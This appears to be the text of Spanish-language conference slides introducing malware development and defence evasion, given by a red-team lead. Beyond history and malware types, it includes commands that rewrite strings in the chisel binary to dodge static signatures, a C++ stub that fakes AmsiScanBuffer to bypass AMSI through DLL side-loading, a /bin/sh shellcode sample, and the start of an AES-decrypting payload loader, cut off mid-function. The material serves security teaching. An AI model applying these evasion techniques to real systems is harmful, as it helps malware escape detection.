



- INTRODUCCIÓN AL DESARROLLO DE MALWARE, EVASIÓN 101

- Javier Ferrero Rodríguez



Javier Ferrero Rodríguez

- Red Team Lead Cyberproof
- Profesor de Seguridad y Proyectos en la Salle
- Ex-Ctf Team Player
- Miembro “Orgulloso” de L1k0rd3b3ll0ta



@Gibdeon

**CyberProof®**  
A UST Company

## INDEX

- Que es el malware
- Defensas
- Firmas Estáticas
- Análisis en memoria
- Dll SideLoading
- Loaders
- Unhook

## HISTORIA DEL MALWARE

# Creeper 1971




# Barrotes 1993

```
Virus BARROTES por OSoft
C:\> DOS\SMARV.EXE
C:\> C:\DOS\DEX.EXE :MSCD00 L:D
MSCD Version 23
Copy ht (C) rosoft p. 1986 93. All ghts re ved.
Drive D Driver CD001 u 0
Drive E Driver CD001 u 1

C:\> C:\DOS\SE.COM
Micr ft (R) se Driv Version 20
Copy ht (C) rosoft p. 1983 92. Al ghts r rved.
Exis g Mouse iver en ed

C:\> DOS\DDOS.COM
C:\>
```

Chernobyl 1999



# Wannacry 2017



## TIPOS DE MALWARE

### RANSOMWARE



Le chantajea

### SPYWARE



Roba sus datos

### ADWARE



Le muestra publicidad  
sin parar

## Tipos de malware

### GUSANOS



Se propagan  
entre equipos

### TROYANOS



Introducen malware  
en su PC

### REDES DE ROBOTS



Convierten su PC  
en un zombi

## EVASIÓN DE DEFENSAS





# Firmas Estáticas

The screenshot shows the GitHub repository page for 'chisel' by 'jpillora'. The repository is described as 'A fast TCP/UDP tunnel over HTTP' and has 10.1k stars, 1.2k forks, and 187 watchers. It includes sections for Code, Issues (154), Pull requests (40), Actions, Projects, Wiki, Security, and Insights. The Code tab is selected, showing the master branch with 21 branches and 33 tags. The commit history lists several changes, including updates to .github, client, example, server, share, test, .gitignore, Dockerfile, LICENSE, Makefile, README.md, and go.mod files. A notable commit by 'testwill' removes references to deprecated io/ioutil. The repository also features labels for tunnel, golang, http, and tcp.


- `python -c "open('chisel.exe','rb+').write(open('chisel.exe','rb').read().replace(b'chisel', b'sugusu'))"`
- `python -c "open('chisel.exe','rb+').write(open('chisel.exe','rb').read().replace(b'CHISEL', b'SUGUSU'))"`
- `perl -pi -e 's/chisel/sugusu/g' chisel.exe`
- `perl -pi -e 's/CHISEL/SUGUSU/g' chisel.exe`



**DEMO  
TIME**

# Análisis de Memoria

# AMSI Architecture



- Control de cuentas de usuario o UAC (elevación de instalación EXE, COM, MSI o ActiveX)
- PowerShell (scripts, uso interactivo y evaluación dinámica de código)
- Host de secuencias de comandos de Windows (wscript.exe y cscript.exe)
- JavaScript y VBScript
- Macros de Office VBA



**DEMO  
TIME**

# DLL Sideload

Referencias Rutas incompletas

1º Buscara en el directorio del ejecutable

Referencias Rutas Absolutas

C:\Windows\system32\versión.dll

¿Firma en DLL?


Referencias Débiles

DLL Suplantable

Referencias Fuertes

DLL Firmada

# Procmon



# Bypass AMSI DLL SideLoading


## Bypass AMSI with DLL side loading

```
#define AMSI_RESULT_CLEAN 0

extern "C" __declspec(dllexport) HRESULT AmsiScanBuffer(
    HANDLE amsiContext,
    PVOID buffer,
    ULONG length,
    LPCWSTR contentName,
    LPVOID amsiSession,
    INT * result
)
{
    *result = AMSI_RESULT_CLEAN;
    return S_OK;
}
```



**DEMO  
TIME**

The background features a dark gray circle centered on the slide. Inside this circle, there are two sets of concentric dotted arcs. One set is oriented horizontally, and the other is oriented vertically, creating a cross-like pattern. The entire slide is framed by a thick yellow border.

Loaders

## ¿Qué entendemos por Shellcode?

```
xor eax, eax  
push eax  
push 0x68732f2f  
push 0x6e69622f  
mov ebx, esp  
push eax  
mov edx, esp  
push ebx  
mov ecx, esp  
mov al, 11  
int 0x80
```

PIC CODE

¿Que necesitamos para un cargador?

```
extern "C" __declspec(dllexport) void Pruebas() {
    AESDecrypt((BYTE*)payload, payload_len, (BYTE*)key, sizeof(key));

